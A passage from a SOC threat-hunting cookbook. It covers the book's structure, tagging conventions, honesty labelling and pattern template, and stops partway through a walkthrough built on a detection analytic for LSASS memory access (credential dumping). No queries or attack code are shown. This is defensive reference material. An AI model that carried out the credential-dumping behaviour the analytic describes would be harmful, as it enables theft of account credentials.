

NESHBOY SOC PROFESSIONAL LIBRARY

# THE SOC THREAT HUNTING QUERY COOKBOOK

---

Sigma, KQL, SPL, AQL, YARA-L, and EQL Side by Side —  
Organized by Attacker Behavior, Not by Query Language

Build date: 2026-09-15

# Table of Contents

---

## CHAPTERS

### Section A — Cookbook Mechanics

- Part 1 — How to Use This Cookbook
- Part 2 — The Query Pattern Template & Coverage Notation

### Section B — Reconnaissance & Scanning Behaviors

- Part 3 — Scanning & Enumeration

### Section C — Credential Access Behaviors

- Part 4 — Brute Force
- Part 5 — Password Spraying
- Part 6 — MFA Abuse & Authentication Anomalies
- Part 7 — Kerberos & Directory Credential Attacks

### Section D — Execution & Living-off-the-Land Behaviors

- Part 8 — Suspicious PowerShell Execution
- Part 9 — LOLBins & Living-off-the-Land Execution
- Part 10 — Suspicious Scripting Hosts & Macro Execution

### Section E — Persistence & Privilege Escalation Behaviors

- Part 11 — Account Creation & Privilege Escalation
- Part 12 — Scheduled Tasks & Service Manipulation
- Part 13 — Registry, Startup & Alternate Persistence

### Section F — Defense Evasion & Discovery Behaviors

- Part 14 — Log Tampering & Security Tool Interference
- Part 15 — Host & Directory Discovery

### Section G — Lateral Movement Behaviors

- Part 16 — Lateral Movement via Admin Tools & Remote Services
- Part 17 — Lateral Movement via Stolen Tokens & Ticket Reuse

### Section H — Network & Command-and-Control Behaviors

- Part 18 — Suspicious DNS
- Part 19 — C2 & Beacons Detection

### Section I — Collection, Exfiltration & Data-Staging Behaviors

- Part 20 — Exfiltration
- Part 21 — Insider Threat & Data Staging

### Section J — Malware & Ransomware Behaviors

Part 22 — Malware Indicators

Part 23 — Ransomware Precursors

## **Section K — Cloud & Identity Abuse Behaviors**

Part 24 — Cloud Identity & SaaS Abuse

Part 25 — Cloud Infrastructure Abuse

Part 26 — Cloud-Native Lateral Movement & Privilege Escalation

## **Section L — Synthesis, Maturity & Maintenance**

Part 27 — Multi-Behavior Hunt Chains

Part 28 — Maintaining the Cookbook: Coverage, Freshness & Debt

neshboy

---

# CHAPTERS

---

## Section A — Cookbook Mechanics

---

neshboy

# Part 1 — How to Use This Cookbook

---

## Why this part exists

This part orients a reader before they hit the first query pattern in Part 3. It covers what this book is and is not, the series map (where to go when this book isn't the right volume), the six content tags that mark every paragraph in the domain parts, the honesty standard that governs every query block in the book, and how to read a pattern's header table at a glance. It carries no query patterns and no pattern budget — the boundary against Part 2 is explicit and load-bearing: Part 2 owns the exact pattern skeleton (the header-table field order, the tag order, the fixed six-language order, the `N/A`-with-reason convention) and the mapping of a pattern onto DEH's six-tier Detection Coverage scale. This part stops at concepts and vocabulary; Part 2 is the mechanical reference a writer or reviewer checks a pattern against.

## 1. What this book is, and what it deliberately is not

**[CONCEPT]** A single attacker behavior — password spraying, a beaconing C2 channel, a scheduled-task persistence mechanism — can be described at several different altitudes, and this book only occupies one of them. Per DEH's `TERMINOLOGY.md`, an **Analytic** is the implementation-independent logical statement of what pattern in telemetry indicates a behavior; a **Detection Rule** is that analytic written in one specific query language and deployed against one specific backend; a **Use Case** is the business or compliance justification for covering a behavior area at all; and a **Hunt** is a time-boxed, hypothesis-driven human investigation into a behavior with no reliable standing detection. DEH Part 1 (Detection Engineering Foundations) walks through all four with one worked example carried through each layer — this book does not re-derive that ladder, it assumes a reader has climbed it once. What this book adds is a fifth, narrower unit that sits between Analytic and Hunt: the **query pattern** (`QC-NN-ss`), a ready-to-adapt starting query for one specific behavior shape, shown in as many of the six major query surfaces as genuinely fit, framed for a hunter who needs a starting point in the next five minutes rather than a fully-taught language.

This book is organized by **attacker behavior**, not by query language. A reader who needs spray-detection queries opens Part 5 and finds Sigma, KQL, SPL, AQL, YARA-L, and Elastic side by side for that one behavior, rather than learning one language cover to cover and re-deriving every behavior's logic themselves in five other syntaxes afterward. This is a deliberate mirror image of how DEH Parts 24–29 treat the same six surfaces: DEH carries one canonical detection (a suspicious process access to `lsass.exe`, first introduced in DEH Part 23) through all six languages to teach language *semantics* — what a join costs in KQL versus SPL's `transaction`, where Sigma's translation loses meaning, why QRadar's AQL is not the deployed detection at all. This book does not re-teach any of that. It cites it, once, per pattern, and spends its own pages on sheer behavioral breadth instead: roughly 140 named query patterns across 28 parts, each pattern a hunter can adapt without first sitting through a language tutorial.

Four things this book explicitly does not do, so no later part has to repeat the disclaimer:

- **It does not teach query-language syntax fundamentals.** Operators, join semantics, aggregation-window mechanics, and backend feature ceilings belong to DEH Parts 24–29 and DEH Appendix A5. A pattern here that leans on a construct DEH has not already explained cites the DEH section that explains it, rather than re-teaching it inline.
- **It does not re-derive detection-engineering reasoning from first principles.** Why a given field matters, what a telemetry source structurally cannot see, why a naive version of a rule fails — DEH's domain parts (Parts 8–21) and DEH's own recurring Blind Spot, False Positive Trap, and Detection Autopsy callouts already carry that reasoning. This book's own callouts are pattern-specific and additive, never a second pass over ground DEH already covers.
- **It does not own coverage, quality, or debt methodology.** DEH Parts 41–43 define the six-tier Detection Coverage scale, the Detection Quality metric set, and the Detection Debt ledger. Part 28 of this book applies that existing methodology to the pattern catalog; it does not invent a parallel scoring system.
- **It does not own playbook mechanics, triage procedure, or SOC staffing.** The [SOC MANAGEMENT] tag defined below stays narrowly scoped to hunt cadence, false-positive cost, and the decision to graduate a hunt into a standing detection — not headcount or shift design.

## 2. The series map: four books, one job each

The NESHBOY SOC Professional Library splits four adjacent jobs across four volumes so that no one book tries to be all of them at once. Before reading further into this cookbook, check this table — it is faster than reading a wrong chapter and discovering the gap three pages in.

| If you're looking for...                                                          | Go to...                                                               |
|-----------------------------------------------------------------------------------|------------------------------------------------------------------------|
| Query-language syntax, semantics, and backend translation loss                    | <i>Detection Engineering Handbook V2</i> , Parts 23–29 and Appendix A5 |
| The telemetry mechanics and blind spots behind a given detection                  | <i>Detection Engineering Handbook V2</i> , Parts 8–21                  |
| Detection Coverage / Quality / Debt scoring methodology                           | <i>Detection Engineering Handbook V2</i> , Parts 41–43                 |
| Threat-hunting methodology (hypothesis, scoping, hunt-to-detection)               | <i>Detection Engineering Handbook V2</i> , Parts 34–36                 |
| <b>A ready-to-adapt query for a named attacker behavior, across six languages</b> | <b>This book</b>                                                       |
| How to escalate a hunt finding through a playbook                                 | <i>SIGNAL TO ACTION: The Complete SOC Playbook Handbook</i>            |
| Whether to staff a standing hunt program, and how                                 | <i>The SOC Manager's Operating Handbook</i>                            |

This book cites the other three by name — never re-explains their content at length. Per this series' cross-reference convention, if citing a DEH section seems to need more than one clause of justification, that is a signal to go read the cited section rather than to paraphrase it here.

## 3. How this book is organized: behavior first, language second

Fifteen-plus attacker behavior categories, each needing several query patterns, each pattern needing up to six language implementations, is a combinatorial shape that turns unreadable fast if every pattern

repeats every piece of prose six times over. Four mechanical decisions keep the book navigable instead of becoming a wall of near-duplicate query blocks — a reader benefits from knowing all four before hitting the first domain part.

**A fixed pattern budget per part.** Every domain part (Parts 3–26) carries four to six named query patterns, no more. A behavior category that genuinely needs more room — Kerberos and directory credential attacks, cloud abuse, persistence — gets split into an additional part instead of stretched into an oversized one. This is the same discipline DEH names as a direct fix for its own first-version defect: a single breadth-pass that goes thin everywhere rather than deep anywhere.

**Interpretation logic is written once per pattern; only the query block repeats per language.** A pattern's `[FALSE POSITIVE]` and `[PIVOT]` content describes the behavior-level false-positive driver and the next investigative hop exactly once, because both are properties of the *analytic* — what the pattern is looking for — not of any one language's syntax for expressing it. Only `[QUERY]` — the fence-tagged block, its plausible expected result, and its one-line interpretation — repeats, once per language shown. DEH Part 23 established the same finding at a smaller scale: six backend implementations of one analytic are one line of detection coverage to explain, not six independent things.

**A language is omitted with a named reason, never forced.** Where a query surface is a structurally bad fit for a pattern's shape — QRadar's AQL cannot express a stateful multi-event pattern as one query, plain Elastic EQL has no aggregation stage, YARA-L has no confirmed equivalent field for some Windows-native values — the pattern says `N/A` and names the specific reason category rather than publishing an awkward, misleading translation. Section 6 below and Part 2 in full cover the four reason categories this convention uses.

**A navigation layer substitutes for linear reading.** Appendix A1 (Master Pattern Index) and Appendix A2 (Behavior × Language Coverage Matrix) let a reader find a pattern by MITRE ID, by behavior, or by language coverage without reading a part end to end — the same role DEH Appendix A5 plays for its own, much smaller six-implementation comparison set, scaled up here to a catalog roughly 140 patterns deep.

With this budget, 28 parts averaging around five patterns each yield an upper bound near 800 to 850 individual query blocks before any `N/A` omission — deliberately massive, and kept readable by the four rules above rather than by writing less per pattern.

Two parts sit outside this pattern-budget arithmetic entirely, and it is worth knowing which before a reader goes looking for their pattern count. Part 27 (Multi-Behavior Hunt Chains) stitches named patterns from earlier parts into worked end-to-end hunt narratives — a named scenario plus a sequence of cross-referenced pattern IDs in the order a hunter would actually pivot through them — and explicitly does not re-author a query that already exists under a pattern ID elsewhere in the book; a chain step cites `QC-05-02`, it does not restate it. Part 28 (Maintaining the Cookbook) applies DEH's existing coverage, quality, and debt methodology to the pattern catalog using ordinary prose sections, and carries no query patterns at all, the same as this part. Both are named exceptions to the pattern skeleton this section describes, not violations of it.

## 4. The six content tags



Every paragraph or subsection in a domain part opens with one bold, bracketed, all-caps tag naming the job that block of prose is doing. A tag never doubles up on one paragraph, and it is never a heading — it sits at the start of the text it governs. Six tags cover the entire book; this table summarizes each one's job and its boundary against the tag most often confused with it. The authoritative version, including the full do/don't table, is [STYLE-GUIDE.md §7](#) — this section is the reader-facing summary, not a second source of truth.

| Tag              | Governs                                                                                                                                                                                                                                      | Most often confused with                                                                                                                                            |
|------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| [CONCEPT]        | What a behavior is, why an attacker does it, where it sits in a kill chain — grounding stated before any query appears. Used once or twice per part at most, never once per pattern.                                                         | [HUNTER], if a concept explanation starts naming a specific field or threshold — that has drifted into query territory.                                             |
| [HUNTER]         | The two-to-four-sentence hypothesis framing that opens every pattern: what a hunter is looking for, and when to reach for this hunt instead of trusting a standing detection.                                                                | A [QUERY] block's own interpretation sentence. If a [HUNTER] paragraph starts describing field values or a count, move that text down into the query it belongs to. |
| [QUERY]          | One language's implementation of a pattern: the framing sentence, the fenced code block, the plausible expected result, and the interpretation. The only tag this book allows to repeat within a single pattern — once per covered language. | Nothing else in the pattern; [QUERY] never carries the false-positive driver or the pivot, specifically so neither is repeated six times.                           |
| [FALSE POSITIVE] | The pattern's named, common legitimate-activity driver and the tuning tradeoff that addresses it, written once after every [QUERY] block, shared across every language shown.                                                                | A per-language nuance — fold that into this same single entry as a labeled aside instead of writing a second [FALSE POSITIVE] instance.                             |
| [PIVOT]          | The next query or data source to check on a hit — always a genuinely different source than the one the pattern just queried.                                                                                                                 | A restatement of the pattern's own logic in different words; that is not a pivot.                                                                                   |
| [SOC MANAGEMENT] | Hunt cadence, false-positive cost, and the hunt-to-detection graduation call for a behavior category. At most once per pattern, more often once per part.                                                                                    | Headcount, shift design, or budget — that content belongs to <i>The SOC Manager's Operating Handbook</i> , cited by name.                                           |

A pattern's minimum tag set is [HUNTER] once, [QUERY] once per covered language, [FALSE POSITIVE] once, and [PIVOT] once. [CONCEPT] and [SOC MANAGEMENT] are additive. Any tag other than [QUERY] appearing twice in one pattern is a lint failure a reviewer rejects on sight, not a stylistic preference.

Layered on top of the six tags are the same eight recurring callout boxes DEH uses — Detection Autopsy, Hunter's Note, Engineering Reality, Blind Spot, False Positive Trap, Detection Test, SOC Management View, and What Would Change My Mind — reused verbatim in name and Markdown template for series consistency. This book does not reproduce their templates a second time; [STYLE-GUIDE.md §6](#) points directly at [detection-engineering-handbook\release-v2\STYLE-GUIDE.md §6](#) for the exact shape of each box, and a reviewer checks a callout's structure against that source rather than against a local copy that could drift from it. Because this book's repeating unit is a pattern rather than a chapter, callout density is capped at two boxes per pattern, and most patterns should carry zero or one — a part where every single pattern carries two callouts is over-boxed at this book's density even if each individual box is well-formed.

## 5. The honesty standard: illustrative by default

**[CONCEPT]** DEH reserves its **CONCEPTUAL SAMPLE** label for teaching snippets, because most of DEH's own query blocks are DEH's reviewed, tested, versioned detection rules — DEH Part 24 §3's Sigma block is explicitly not labeled conceptual, on the grounds that it is a real reviewed rule rather than a sketch. This book's queries are a structurally different artifact. They exist to be copied into an unknown number of reader environments this book's authors have never seen and never tested against, not to be deployed as this book's own output. Treating every query as illustrative by default is simply the honest description of what this book actually is, tightened one notch past DEH's own default rather than layered on top of it as extra caution.

Concretely, every query block in this book carries a one-line label immediately above its fence:

**CONCEPTUAL SAMPLE** — <one clause on what's illustrative about it>. A plausible-expected-result sentence reads "a match here is consistent with X" rather than "this returns X," and an interpretation sentence reads "a well-instrumented environment might settle to single-digit daily volume once tuned" rather than inventing a false-precision claim this book has no production telemetry to back. The sole exception is a query block that is a direct, verified quote from official vendor documentation — expected to be rare, since most vendor docs show a generic syntax example rather than a fully worked behavior-specific detection matching this book's own pattern scope. Such a block drops the **CONCEPTUAL SAMPLE** label but must instead carry a citation into **REFERENCES.md** naming the source and retrieval context, and it may never be silently modified once quoted; a modification for fit reverts the block to a cited **CONCEPTUAL SAMPLE** adaptation rather than staying labeled verified. No query in this book, anywhere, under any tag or callout, may claim to be guaranteed to run unmodified against a real product — this is the one rule in the whole book a reviewer rejects a pull request over regardless of how polished the surrounding prose reads.

## 6. How to read a pattern header table

Every named pattern in Parts 3–26 opens with a fixed-field table immediately under its heading, before any prose. Reading one correctly, at a glance, is the single most useful skill for using this book under time pressure, since a reader deciding whether a pattern is worth opening in full should be able to tell from the table alone. The illustrative example below reproduces the same generic worked table **STYLE-GUIDE.md** §3.1 uses to define the skeleton — its field values are illustrative only, not a preview of any specific pattern's actual content. For the real, fully worked patterns this format governs, see Part 5 (Password Spraying), whose own **QC-05-01** through **QC-05-05** header tables carry their own, different Behavior, DEH cross-ref, and language-coverage values.

*(CONCEPTUAL SAMPLE — illustrative header table, reproduced from this book's own style guide to demonstrate the format; its field values are generic and do not match any specific pattern's real header table, including Part 5's own **QC-05-02**.)*

| Field             | Value                                                                      |
|-------------------|----------------------------------------------------------------------------|
| Pattern ID        | QC-05-02                                                                   |
| MITRE             | T1110.003 (Password Spraying)                                              |
| Behavior          | Single-source spray against many accounts.                                 |
| DEH cross-ref     | DEH Part 12 §2 (Identity: Access & Authentication Detection).              |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, YARA-L — AQL and EQL: N/A, see below. |

Five fields, read in this order:

- **Pattern ID.** The permanent, position-independent identifier in the form QC-NN-SS (part number–sequence), tracked in Appendix A1. It never gets renumbered to close a gap left by a deleted pattern — a gap is recorded in Appendix A1 instead, the same discipline DEH applies to its own DET-#### IDs. Cite a pattern by this ID, never by its position in the part ("the third pattern in Part 16"), since a later reorganization can move a pattern's position but never its ID.
- **MITRE.** The full technique or sub-technique ID and name, spelled out in this row regardless of how many times the ID was already mentioned earlier in the part — the header table is frequently read in isolation via Appendix A1 or A3, so it never relies on an earlier first-use spell-out to be understood. A pattern with no clean single-technique mapping says so explicitly (No clean single-technique mapping – see [HUNTER] framing) rather than forcing an ID that does not fit.
- **Behavior.** One clause naming the specific shape of activity the pattern targets — narrow enough to distinguish this pattern from its neighbors in the same part. "Single-source spray against many accounts" is a behavior; "credential attacks" is not specific enough to be this field.
- **DEH cross-ref.** The DEH part and section — and, where the pattern adapts a specific DEH analytic, the DEH detection ID — this pattern's reasoning is built on. Required, not optional, since this book's stated job is citing DEH's telemetry and detection-engineering reasoning rather than re-deriving it. An em dash here is the header table's one legitimate blank, and only when a pattern genuinely has no specific DEH detection to cite.
- **Languages covered.** Every one of the six surfaces (Sigma, KQL, SPL, AQL, YARA-L, Elastic) named explicitly, including every language marked N/A. A pattern that silently drops a language without listing it as N/A fails review outright. Where a language is N/A, the reason belongs to one of four named categories, expanded on in full in Part 2: an **aggregation ceiling** (the query surface has no native multi-event correlation stage), a **missing schema field** (no confirmed equivalent field exists on that backend for a value the logic depends on), a **multi-object deployment model** (the logic cannot be expressed as one query at all — QRadar's Building Block/Reference Set/Rule model is the recurring example), or a **structurally poor fit** short of impossible (the language could technically express the logic but only by fighting it). "Ran out of room" and "not commonly used for this" are never acceptable reasons on their own.

Elastic's row contributes exactly one query slot per pattern, not three — a pattern chooses EQL, Elastic KQL, or ES|QL per the pattern's own shape (a single-event boolean match favors Elastic KQL, an ordered multi-event pattern favors EQL's `sequence` stage, a threshold or wide-lookback pattern favors ES|QL), rather than padding the language count with all three. AQL has no dedicated fence tag anywhere in this book — every AQL block uses ````sql` and disambiguates "this is AQL, not standard SQL" in the sentence immediately above the block, every time.

## 7. Finding a pattern without reading the book start to finish

This book is not written to be read cover to cover, and a reader under time pressure should not try. Two appendices exist specifically so a reader can jump straight to what they need:

- **Appendix A1 (Master Pattern Index)** lists every `QC-NN-SS` pattern ID, its title, owning part, MITRE ID or IDs, and which of the six languages are covered versus marked `N/A`. This is the entry point for a reader who knows the behavior or the MITRE ID but not which part owns it.
- **Appendix A2 (Behavior × Language Coverage Matrix)** condenses A1 into one row per part and one column per language, so a reader can see at a glance where six-language coverage is genuinely complete for a behavior category versus deliberately partial, and why.

A reader who wants the exact rules a pattern must follow — rather than the concepts this part introduces — goes to Part 2 next. A reader who already knows both and wants a specific behavior's queries should skip straight to the relevant domain part via Appendix A1, which is the intended, and expected, way most readers will actually use this book after the first sitting.

In practice, the expected reading path is short: read this part and Part 2 once, in full, before ever opening a domain part — together they are under an hour of reading and every later part assumes both. After that first sitting, treat Parts 3 through 26 as a lookup table rather than a narrative: arrive via Appendix A1 or A2, read the one pattern that matches the behavior in front of you, follow its `[PIVOT]` if it hits, and leave. Reading an entire domain part start to finish is occasionally useful for building broader familiarity with a behavior category, but it is never required to use any single pattern correctly, and this book is written on the assumption that most reads are the second kind, not the first.

### Cross-references

DEH Part 1 (Analytic vs. Detection Rule vs. Use Case vs. Hunt) and DEH's `TERMINOLOGY.md` for the vocabulary ladder this part builds on; DEH Part 23 §6 and DEH Parts 24–29 for the six-language query-surface comparison this book deliberately does not re-teach; DEH Parts 41–43 for the Detection Coverage/Quality/Debt methodology this book's Part 28 applies rather than reinvents; this book's own Part 2 for the exact pattern skeleton, tag order, and `N/A` convention in full; Appendix A1 and Appendix A2 for the pattern-navigation layer described in §7.

## Part 2 — The Query Pattern Template & Coverage Notation

---

### Why this part exists

Part 1 covered what this book is, the series map, the six content tags, the honesty standard, and a first pass at reading a pattern header table. This part is the literal specification behind that first pass: the exact header-table schema, the fixed tag order, the fixed language order, and the `N/A - <reason>` convention that every pattern in Parts 3–26 has to satisfy before a reviewer signs off on it (STYLE-GUIDE.md §3–§4). Where Part 1 told a reader what a pattern *is*, this part tells a reader — and every author working in Parts 3–26 — exactly what a pattern has to *contain*, in what order, and why the order is not arbitrary.

This part carries no query-pattern budget, the same "—" BOOK-INDEX.md assigns Part 1 and Part 28. No `QC-MN-SS` pattern originates here, and Appendix A1 tracks none against this part's number. Section 4 below walks through a fully filled-in pattern skeleton to make the mechanics concrete, but that walkthrough is explicitly not a cataloged pattern — it claims no ID, and if the same underlying behavior is ever cataloged as a real hunt pattern in Part 7 or Part 22, it gets its own permanent ID there, independent of anything shown here.

This part's other job — the one with no equivalent in Part 1 — is answering a question a reader asks the first time they try to report a hunt result upward: what does a query copied out of this book actually *mean* on Detection Engineering Handbook V2's (DEH) six-tier Detection Coverage scale (DEH Part 41)? Section 5 answers that directly. It does not invent a parallel scoring system — BOOK-INDEX.md is explicit that this book does not own coverage/quality/debt methodology, and Part 28 is where that methodology gets applied to the pattern catalog as a whole. Section 5's job is narrower: showing where a freshly-copied cookbook pattern sits on DEH's *existing* scale, and what evidence moves it up that same scale, so a reader can tell "still exploratory" from "already graduated" without reinventing DEH Part 41 from scratch.

Part 27's hunt-chain template and Part 28's coverage/quality/debt application are both exempt from the skeleton this part defines (STYLE-GUIDE.md §11) — this part does not restate either of their own templates, and a reader looking for either should go there directly rather than expecting this part to cover them.

**[CONCEPT]** One piece of vocabulary is load-bearing enough to fix before anything else: per DEH's TERMINOLOGY.md, an **Analytic** is the implementation-independent logical statement of what a pattern in telemetry indicates ("a process not on an approved allowlist opens a handle to `lsass.exe` with memory-read-capable access"); a **Detection Rule** is one platform-specific implementation of that analytic, with its own deployed, versioned lifecycle. A query pattern in this book is written at the Analytic layer, with up to six candidate Detection Rule syntaxes shown side by side — the same layer split DEH Part 23 uses for its own canonical DET-23-01 comparison, and the reason `[FALSE POSITIVE]` and `[PIVOT]` are properties of the pattern (the analytic) rather than of any one `[QUERY]` block (a candidate detection rule). Section 2 develops this distinction into the tag-order rule directly.

---

## 1. The header table, field by field

Every pattern in Parts 3–26 opens with the same five-row table, reproduced here from STYLE-GUIDE.md §3.1 exactly as it appears there, using the pattern ID that section already assigned as its own worked example (Part 5 owns the full pattern; this table only demonstrates the schema):

| Field             | Value                                                                                                                           |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-05-02                                                                                                                        |
| MITRE             | T1110.003 (Password Spraying)                                                                                                   |
| Behavior          | One clause naming the specific shape of activity this pattern targets.                                                          |
| DEH cross-ref     | DEH Part 12 §2 (Identity: Access & Authentication Detection); cf. DEH DET-XX-XX if the pattern adapts a specific DEH detection. |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, YARA-L — AQL and EQL: N/A, see below                                                       |

Five fields, all mandatory, none legitimately blank:

- **Pattern ID** (QC-NN-SS) is permanent the moment Appendix A1 assigns it. Deleting a pattern in a later revision leaves a logged gap in Appendix A1, not a renumbered successor — the same position-independence discipline DEH applies to DET-####. A pattern ID never moves because the part around it got reorganized.
- **MITRE** is spelled out in full — ID and technique name — every time it appears in a header table, regardless of how many times the same ID was already spelled out earlier in the part (STYLE-GUIDE.md §8). This is deliberate: a reader lands on a header table via Appendix A1 or A3 far more often than by reading the part start to finish, so the table has to stand alone. A pattern with no clean single-technique mapping says so directly — **\*\*MITRE:\*\* No clean single-technique mapping — see [HUNTER] framing** — rather than forcing a guessed ID onto behavior that doesn't cleanly fit one.
- **Behavior** is one clause, not a paragraph. Its job is letting a reader scanning Appendix A1's index tell two similarly-named patterns apart at a glance.
- **DEH cross-ref** points to the specific DEH part and section — and, where the pattern adapts one, the specific DEH detection ID — that explains the telemetry mechanics or the language-semantics reasoning this book is not re-deriving. It is required, not optional, per BOOK-INDEX.md's production model: this book's stated job is citing DEH's reasoning, not rebuilding it. An em dash here is the one field STYLE-GUIDE.md §9 tolerates as genuinely empty, and only where a pattern truly has no DEH antecedent.
- **Languages covered** names all six surfaces explicitly, every time — a language silently dropped with no N/A note is a lint failure (STYLE-GUIDE.md §3.1, §12). Section 3 below covers exactly what has to accompany an N/A entry.



**Hunter's Note** *If you're skimming Appendix A1 under time pressure, the header table is designed to answer "is this the pattern I need" without reading a single line of prose below it — Behavior plus Languages Covered is usually enough to decide. Read the [HUNTER] paragraph only after the header table has already told you this is the right pattern; reading it first, on every candidate pattern in a long Appendix A1 search, is the slow way to find what you're looking for.*

## 2. Tag order inside a pattern, and why two tags are written once

After the header table, STYLE-GUIDE.md §3.2 fixes one order, with no reordering allowed:

1. [HUNTER] — once. Hypothesis framing: what you're looking for, and why a hunt beats waiting on a standing detection for this specific shape.
2. [QUERY] — once per covered language, in the fixed language order Section 3 defines. The only tag this book allows to repeat within one pattern.
3. [FALSE POSITIVE] — once, after every [QUERY] block. Covers every language shown, including a per-language nuance as a labeled aside where one exists.
4. [PIVOT] — once. The next investigative hop, not a restatement of the query just shown.
5. Up to two callout boxes, opportunistically — most patterns carry zero or one.
6. [SOC MANAGEMENT] — at most once, and only where hunt cadence or the graduate-to-detection tradeoff is genuinely specific to this one pattern rather than already covered at the part level.

The reason [FALSE POSITIVE] and [PIVOT] are written once, not once per language, is the single mechanical decision BOOK-INDEX.md credits with keeping ~140 patterns × up to six languages from becoming an unreadable wall of near-duplicate prose. Both are properties of the Analytic — what the pattern is looking for, and where a hit points next — not properties of any one [QUERY] block's syntax. Six backend implementations of one analytic are one line of detection coverage, not six independent things to explain six times; DEH Part 23 establishes exactly this finding for DET-23-01, and this book's tag order is a direct structural application of it to a catalog instead of a single worked example.

[QUERY] 's own internal shape is fixed too (STYLE-GUIDE.md §3.3), in this order, every time: one framing sentence naming the platform/version/telemetry source targeted; the fenced, fence-tagged, CONCEPTUAL SAMPLE -labeled code block; a plausible expected result stated as field values and a realistic count, not "returns matching events"; and an interpretation sentence hedged to the same honesty register as the rest of the book — "consistent with a spray attempt," never "confirms a spray attack." A [QUERY] block missing the expected result or the interpretation is incomplete, the same rejection standard DEH's guide applies at chapter scale, applied here per block.

The confusion authors hit most often in this book is [HUNTER] bleeding into [QUERY] 's own interpretation sentence. [HUNTER] is written before any query appears and stays at the level of "what am I looking for and why" — the moment a [HUNTER] paragraph starts naming a specific field value or threshold, it has drifted into [QUERY] territory and belongs there instead.

**Engineering Reality** A pattern that puts `[FALSE POSITIVE]` before the last `[QUERY]` block, or repeats `[PIVOT]` once per language "for completeness," reads as more thorough than it is — it's actually redundant, and the redundancy is exactly what the fixed order exists to prevent. A reviewer checking pattern structure against `STYLE-GUIDE.md §14's` checklist treats an out-of-order or repeated non-`[QUERY]` tag as a structural defect, not a style preference, regardless of how well-written the duplicated content is.

### 3. Language order, the Elastic single-slot rule, and the `N/A` convention

`[QUERY]` blocks appear in one fixed order — Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic — matching `STYLE-GUIDE.md §3.2` and the same six surfaces DEH Parts 24–29 and DEH Appendix A5 teach in depth. A language marked `N/A` in the header table is skipped entirely at this position; its omission was already recorded in the header table, so no placeholder block appears where it would have gone.

Elastic contributes exactly one query slot per pattern, never three. `STYLE-GUIDE.md §4.2` sets the choice: a single-event boolean match uses Elastic KQL (cheapest, per DEH Appendix A5 §7.6); an ordered or joined multi-event pattern uses EQL's `sequence` stage; a threshold or wide-lookback aggregation pattern uses ES|QL. State the choice in the framing sentence whenever it isn't obvious from the pattern's own shape — a reader should never have to guess why a given pattern shows ES|QL instead of EQL.

AQL has no dedicated fence tag. Every AQL block uses ````sql` and disambiguates "this is AQL, not standard SQL" in the sentence immediately above the block, every single time (DEH Appendix A5 §2, §6) — never invent an `aq1` tag no renderer highlights correctly.

Where a language is genuinely a poor fit, the header table names one of four reason categories (`STYLE-GUIDE.md §4.4`), and each has a real DEH precedent behind it rather than an invented excuse:

| Reason category                       | What it means                                                                                 | DEH precedent                                                                                                                       |
|---------------------------------------|-----------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------|
| Aggregation ceiling                   | The query surface has no native construct for the aggregation the pattern's logic depends on. | DEH Appendix A5 §4: Sigma's specification has no native distinct-count correlation type; plain EQL has no aggregation stage at all. |
| Missing schema field                  | The backend has no confirmed equivalent field for a value the logic depends on.               | DEH Part 28 §1.1: YARA-L's Unified Data Model has no confirmed <code>GrantedAccess</code> -equivalent field.                        |
| Multi-object deployment model         | The pattern's logic cannot be one deployed artifact on this backend.                          | DEH Part 27 §2–§3: QRadar's Building Block / Reference Set / Rule chain, not one AQL statement.                                     |
| Structurally poor fit, not impossible | The language can express the logic only by fighting it.                                       | DEH Part 24 §4: Sigma's <code>temporal_ordered</code> correlation type has narrow backend support.                                  |

Two things about this table are easy to misapply. First, the multi-object deployment model category is the one most authors reach for too eagerly and use wrong: `STYLE-GUIDE.md §4.4` requires showing the investigative AQL search that would validate the pattern before the standing objects get built, in place of marking the whole language `N/A` — the same choice DEH Appendix A5 §7.4 makes for DET-27-01. A



true AQL `N/A` is rarer in this book than a first read of the category list suggests, precisely because that exception almost always applies. Second, "ran out of room" or "not commonly used for this" are never acceptable reasons on their own — every `N/A` cites one of the four categories above by name, and an unexplained one is a lint failure. Section 4's walkthrough hits a genuine instance of the first category directly, which is a better demonstration than a second invented example here.

## 4. Filling in the skeleton: a full walkthrough

**Not a cataloged pattern.** The example below fills in every field the skeleton requires, adapted from the same LSASS-memory-access analytic DEH Part 23 §1 fixes as DET-23-01 and compares across all six surfaces in DEH Appendix A5 §7. It claims no `QC-NN-SS` ID and is not tracked in Appendix A1. If a hunt pattern for this exact behavior is later cataloged in Part 7 or Part 22, it gets its own permanent ID there, on its own merits, independent of this walkthrough.

| Field             | Value                                                                                                                                                        |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <i>(none — walkthrough example only)</i>                                                                                                                     |
| MITRE             | T1003.001 (OS Credential Dumping: LSASS Memory)                                                                                                              |
| Behavior          | A non-allowlisted process opens a memory-read-capable handle to <code>lsass.exe</code> on three or more distinct hosts within 24 hours.                      |
| DEH cross-ref     | DEH Part 23 §1 (DET-23-01 analytic definition); DEH Appendix A5 §7 (all-language comparison this walkthrough adapts).                                        |
| Languages covered | Sigma ( <code>N/A</code> — aggregation ceiling), KQL (Sentinel/Defender), SPL, AQL (QRadar, investigative form only — see note below), YARA-L, Elastic ES QL |

**[HUNTER]** A scheduled per-host detection for DET-23-01 fires on one suspicious handle at a time; it says nothing about whether the same source process just did this on two other hosts an hour earlier. A hunter with a week's lookback budget instead of a five-minute scheduled window can ask a different question: has this exact source-process shape recurred across enough distinct hosts, in one day, to look like a scripted tool running fleet-wide rather than one analyst's one-off diagnostic. That fleet-wide recurrence signal is worth checking by hand periodically even where the per-host rule from DEH Part 24 §3 is already deployed and healthy, because the two questions catch different failure modes of the same underlying analytic.

**[QUERY] — Sigma.** `N/A` — aggregation ceiling. DEH Appendix A5 §4's own aggregation table marks Sigma's distinct-count row with an em dash: "not a native Sigma correlation type." A Sigma `event_count` correlation can count total matching events per host inside a window, but it cannot count the number of *distinct hosts* a given source process touched — which is the exact signal this pattern's cross-host clause depends on. Nothing below fakes around that gap with a misleading translation.

